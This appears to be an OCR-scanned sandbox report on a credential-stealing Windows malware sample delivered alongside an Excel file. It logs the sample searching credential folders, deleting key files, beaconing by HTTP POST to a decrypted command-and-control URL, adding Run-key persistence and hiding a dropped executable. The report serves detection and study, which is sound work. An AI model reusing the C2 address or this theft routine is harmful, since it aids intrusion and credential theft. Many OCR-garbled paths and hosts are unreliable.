Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Credentials\*, 0, 64f734, 0, 0, 0 ) Return: bd32f8	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Credentials\*, 0, 64f734, 0, 0, 0 ) Return: bd3478	2420	2604
Delete File	Path: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII	2420	2604
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2604 File: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII		
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%)24FC74\42AE16.lck ) Return: 1	2420	2604
Call Filesystem API	API Name: DeleteFileW Args: (\\?\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15 e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoff\Crypto\RSA\*, 0, 64ee3c, 1, 0, 0 ) Return: bd3478	2420	2604
Write File  Delete File	Path: %APPDATA%Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS  Path: %APPDATA%Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612	2420	2604
Detection	Path: %APPDATA%\\microsofticryptonkSAIS-1-5-21-26/4318124-2/43851293-4242590628-300/a186a4003deb042bbee/a40f15e19/06_/1369826-15f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS  Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection	2420	£00 <del>4</del>
Detection	Threat Characteristic Deletes life to compromise the system or to remove traces of the infection  Process ID: 2604  File: %APPDATA%/Microsoft/Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125  Type: VSDT_COM_DOS		
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Crypto\RSA\*, 0, 64ea18, 1, 0, 0 ) Return: bd35f8	2420	2604
Call System API	API Name: BCryptDecrypt Args: ( 5fac0000, xöpSY, 64, 0, İ]K)ö^*, 8, xöpSY, 64, 1613488256, 0 ) Return: 0	2604	496
Call System API Add File	API Name: BCryptDecrypt Args: ( c32460, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 6617004, 257 ) Return: 0  Path: %APPDATA%MicrosoftiCryptolRSAIS-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612  -b8c6-3585b9601125 Type: VSDT_COM_DOS	2420 2420	2604
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Call System API	API Name: DnsQueryEx Args: ( lĨÇÑÉÈÑĨÍÉÍÐŒ™.Đ™-‰šĐ™šÑ, 1, 40020000 ) Return: 123	2420	2604
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 33c	2420	2604
Call Network API	API Name: socket Args: (2, 1, 6) Return: 33c	2420	2604
Call Network API			
	API Name: connect Args: ( 33c, lĨÇÑÉÈÑĨÍÊÑĨÉÍÐŒ™đ™–‰šĐ™šÑ—:80, 16 ) Return: 0	2420	2604
Call Network API	API Name: connect Args: ( 33c, fiÇÑÉŘIĨÉŘIÉĎŒ™.Đ™-‰šĐ™šÑ—:80, 16 ) Return: 0  API Name: send Args: ( 33c, POST HTTP/1.0\n\n\u00dcs-Agent: Mozilla/4.08 [Charon; Inferno]\n\nHost:\r\nAccept: */\u00fc\nAccept: */\u00dc\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n	2420	2604

Detection	Threat Characteristic: Connects to remote URL or IP address  Connection: IÎÇÑÉÉÑÎÉÑŒ!x90™.6P™-%s5P™\x8d\$Ñ\x8f—\x8f:80  Content: POST HTTP/1.0/n/bser-Agent: Mozilia/4.08 [Charon; Inferno]v/nHost:		
Call Nationals ADI	r\nContent-Encoding: binary\r\nContent-Key: 878976B6\r\nContent-Length: 216\r\nConnection: close\r\n\r\n\r\n  ADI News and Arm (30s - 246, 0.) Peters 246	2420	0004
Call Network API	API Name: send Args: ( 33c, ., 216, 0 ) Return: 216	2420	2604
Detection	Threat Characteristic: Connects to remote URL or IP address  Connection: ÎÎÇÑÉÈÑĨÉÑŒ\x90™‹Ð™-‰šĐ™\x8dšÑ\x8f—\x8f:80  Content: .		
Call Network API	API Name: recv Args: ( 33c, , 4048, 0 ) Return: ?	2420	2604
Call Filesystem API	API Name: MoveFileWithProgressW Args: ( %TEMP%\szsnl.exe, %APPDATA%\24FC74\42AE16.exe, 0, 0, 1 ) Return: 1	2420	2604
Call Filesystem API	API Name: DeleteFileW Args: (\\?\%APPDATA\\\Microsoft\Crypto\\RSA\\S-1-5-21-2674318124-2743851293-4242590628-500\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Crypto\RSA\*, 0, 64f1ac, 1, 0, 0 ) Return: bd32f8	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Crypto\RSA\*, 0, 64ed8c, 1, 0, 0 ) Return: bd3478	2420	2604
Call System API	API Name: BCryptDecrypt Args: ( 5fac0000, xöpSY, 64, 0, İ]K)ö^r, 8, xöpSY, 64, 1613488256, 0 ) Return: 0	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 37e3bf0, Software\Microsoft\Windows\Current\Version\Run\NHr, 48, 0, , 0, Software\Microsoft\Windows\Current\Version\Run\NHr, 48, 6617888, 257 ) Return: 0	2420	2604
Add File	Path: %APPDATA%\24FC74\42AE16.exe Type: VSDT_EXE_W32	2420	2604
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2604 File: %APPDATA%\24FC74\42AE16.exe Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\24FC74\42AE16.exe		
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\24FC74\42AE16.exe		
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\24FC74		
Call Filesystem API	API Name: DeleteFileW Args: (\\?\%APPDATA\\\Microsof\\Crypto\\RSA\\S-1-5-21-2674318124-2743851293-4242590628-500\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Crypto\RSA\*, 0, 64f1c4, 1, 0, 0 ) Return: bd3478	2420	2604
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Crypto\RSA\*, 0, 64eda0, 1, 0, 0 ) Return: bd3838	2420	2604
Call System API	API Name: BCryptDecrypt Args: ( 5fac0000, xöpSY, 64, 0, l]K/jö^, 8, xöpSY, 64, 1613488256, 0 ) Return: 0	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 37e3bf0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 6617908, 257 ) Return: 0	2420	2604
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Call System API	API Name: DnsQueryEx Args: ( lĨÇÑÉĖÑĨÉÑÍÉÍÐŒ™.⊕™‰ŠĐ™.\$Ñ—., 1, 40020000 ) Return: 123	2420	2604
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 33c	2420	2604
Call Network API	API Name: socket Args: ( 2, 1, 6 ) Return: 33c	2420	2604
Call Network API	API Name: connect Args: ( 33c, lĨÇÑÉĖÑĨĖÑĨĖÑĒÍĐŒ™,⊕™-‰ŠĐ™ŠÑ—:80, 16 ) Return: 0	2420	2604
Call Network API	API Name: send Args: ( 33c, POST HTTP/1.0\f\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\nAccept: \f\"\n\nContent-Type: appli cation/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 878976B6\r\nContent-Length: 189\r\nConnection: close\r\n\r\n, 244, 0 ) Return: 244	2420	2604
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: IİÇNİEÉNİİEİDŒ\x90™\x95™\x8ds\Nx8F—x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\nAccept: */"\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 878976B6\r\nContent-Length: 189\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: ( 33c, ., 189, 0 ) Return: 189	2420	2604
Call Network API	API Name: recv Args: ( 33c, , 4048, 0 ) Return: ?	2420	2604
Detection	Threat Characteristic: Causes process to crash Process ID: 2604 Image Path: szsnl.exe		
Call System API	API Name: GetVersionExA Args: ( 399edc0 ) Return: 1	2420	2604
Call System API	API Name: GetVersionExA Args: ( 399eef4 ) Return: 1	2420	2604
Call System API	API Name: CreateToolhelp32Snapshot Args: ( 28, 2604 ) Return: 348	2420	2604
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\ Value: None		3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12		3012
Write File	Path: %windir%lbootstat.dat Type: VSDT_COM_DOS	2604	496
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000		3012
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1E8A2E\ Value: None		3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1E8A2E\1E8A2E Value: None		3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1E8A2E\1E8A2E Value: None		3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1E8A2E\1E8A2E\Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C8E4E\1C8E4E Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C8E4E\ Value: None		3012
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\DE3C013E.emf ) Return: 1		3012
			30.2



#### ▼ Screenshot



#### ▼ Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	E19DAB08EF3F42EE9E521400BD22572FBBF76331
SHA-256	B84B8BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF09310
MD5	E20C9766E75BAED5E891073803F5B6D9
TLSH	-
Size	7880 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

# ▼ Network Destinations

ctldl.windowsupdate.com         72.21.81.240         53         -         No risk         -         NONAMEFL           ctldl.windowsupdate.com         72.21.81.240         80         -         -         -         NONAMEFL	Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctldl.windowsupdate.com 72.21.81.240 80 NONAMEFL	ctldl.windowsupdate.com	72.21.81.240	53	-	No risk	-	NONAMEFL
	ctldl.windowsupdate.com	72.21.81.240	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/upda te/v3/static/trustedr/en/disallowedcertstl.cab?18e ca35fe247abe1	Computers / Internet	No risk	-	NONAMEFL

#### ▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
NONAMEFL.xlsx.LNK	No risk	-	-	-	1324	968C4ED1FBF9AED8A01FF1206462D6F286 617E12
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACB C431721
475E1000	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220AD C8CD86
Excel15.xlb	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220AD C8CD86
{661ABC42-8195-43B7-8E24-C6 9084959FE9} (1) - 2428 - excel.ex e - OTele.dat	No risk	-	-	-	443	A657DAC55443EF26400330EB16DF5AF87E 20B20D
{661ABC42-8195-43B7-8E24-C6 9084959FE9} (0) - 2428 - excel.ex e - OTeleMediumCost.dat	No risk	-	-	-	837	1231288A3E3D4210D0625EF4D6DB1A1E37 DAD867
{661ABC42-8195-43B7-8E24-C6 9084959FE9} (1) - 2428 - excel.ex e - OTeleMediumCost.dat	No risk	-	-	-	519	15C120A616933E5DFD6576A0AD905664620 B5BF3
{661ABC42-8195-43B7-8E24-C6 9084959FE9} (0) - 2428 - excel.ex e - OTele.dat	No risk	-	-	-	279	A69A7B853507BC61784BFCFD6D13EA8B36 F5A940
57C8EDB95DF3F0AD4EE2DC2B 8CFD4157	No risk	-	-	-	340	EAEDEF5DCCFC25D8A0306F5076C1E7EEA D4BF740
CVRE29F.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709

## ▼ Analysis

Event Type	Details	Parent PID	PID
Call System API	API Name: GetVersionExA Args: (114f740 ) Return: 1		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\Startup\tems\ Value: None		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\!( Value: None		3028
Write Registry Key	$Key: HKEY\_CURRENT\_USER (SOFTWARE) Microsoft (Office \ 14.0 \ Common \ Language Resources) Enabled Languages \ 1033\ Value: Office \ 14.0 \ Common \ Language Resources) Languages \ 1033\ Value: Office \ 14.0 \ Common \ Language \ 1033\ Value: Office \ 14.0 \ Common \ 1$		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		3028
Call System API	API Name: GetVersionExA Args: ( 114f40c ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: ( 114f528 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: ( 114d774 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: ( 114d284 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: ( 114d700 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: (70699cf0 ) Return: 1		3028
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\Microsoft.NET\Framework\\*, 0, 114c7bc, 0, 0, 0, 0 ) Return: 12952d0		3028
Call Filesystem API	API Name: FindNextFileW Args: ( 12952d0, 114c7bc ) Return: 1		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTT Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\Themes\1033\NextUpdate Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		3028
Call System API	API Name: GetVersionExA Args: (114d804 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: (114d7c4 ) Return: 1		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\XLSTART\*.*, 0, 3011c27c, 0, 0, 0) Return: 1295490		3028
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ProgramFiles(x86)%\Microsoft Office\Office14\xlstar\\*.*, 0, 3011c27c, 0, 0, 0 ) Return: 12950d0		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\Startup\tems\\(\text{Value: None}\)		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( C\1 ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C\1 ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: (CA) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: (\\'\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\		3028
Call System API	API Name: GetDriveTypeW Args: ( \\?\STORAGE#\volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000000100000#{53f5630d-b6bf-11d0-94f2-00a 0c91ef88b}\) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM		3028
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		3028
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( D:\ ) Return: 5		3028
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		3028
Call System API	API Name: GetDriveTypeW Args: ( F:\) Return: 2		3028
Call System API	API Name: GetVersionExA Args: (736682d0 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: (1142570 ) Return: 1		3028
Call System API	API Name: GetDriveTypeA Args: ( C\.) Return: 3		3028
Call System API	API Name: GetDriveTypeN Args: ( CA) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: (CA) Return: 3  API Name: GetDriveTypeW Args: (CA) Return: 3		3028
Call System API			3028
	API Name: GetDriveTypeW Args: ( C\\ ) Return: 3		
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028

Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\Resiliency\ Value: None	3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\DocumentRecovery\ Value: None	3028
Add Registry Key	$Key: HKEY\_CURRENT\_USER \\ ISOFTWARE \\ IMicrosoft \\ IN \\ IMicrosoft$	3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\1C5C9F Value: None	3028
Call System API	API Name: GetDriveTypeW Args: ( C\(\Lambda\) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	3028
Write Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\1C5C9F Value: None	3028
Write Registry Key	Key: HKEY LOCAL MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\00000019911000000000000000000000000000	3028
who registry rey	C\Usage\EXCELFiles\Value: 55660005	3020
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	3028
	C\Usage\ProductFiles Value: 55860037	
Call System API	API Name: GetDriveTypeW Args: ( C:\( ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( C\(\Lambda\) Return: 3	3028
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\1C5C9F Value: None	3028
Call System API	API Name: PathFileExistsW Args: ( %windir%\Sys\WOW64\propsys.dll ) Return: 1	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\ Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None	3028
Delete Registry Key		3028
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\Value: None	
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\Value: None	3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\DocumentRecovery\ Value: None	3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\DocumentRecovery\1C5DD8\ Value: None	3028
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK ) Return: 0	3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\DocumentRecovery\1C5DD8\1C5DD8\1C5DD8 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Max Display Value: None	3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: 19	3028
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 1 Value: None	3028
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 2 Value: None	3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\ltem 3 Value: None	3028
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 4 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\\tem 5 Value: None	3028
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3	3028
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\) Return: 3	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 6 Value: None	3028
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\\Microsoft\Schemas\\MS Excel_restart.xml ) Return: 0	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\ltem 7 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 8 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 9 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 10 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 11 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\ltem 12 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\ltem 13 Value: None	3028
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6eaa8b90, -1, adf3754, adf3750, 0 ) Return: 0	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texcel\Place MRU\ltem 14 Value: None	3028
		3028
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3	
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 15 Value: None	3028
Delete Registry Key		
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None	3028
Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None	
Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None	3028
Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 18 Value: None	3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 18 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 19 Value: None	3028 3028 3028
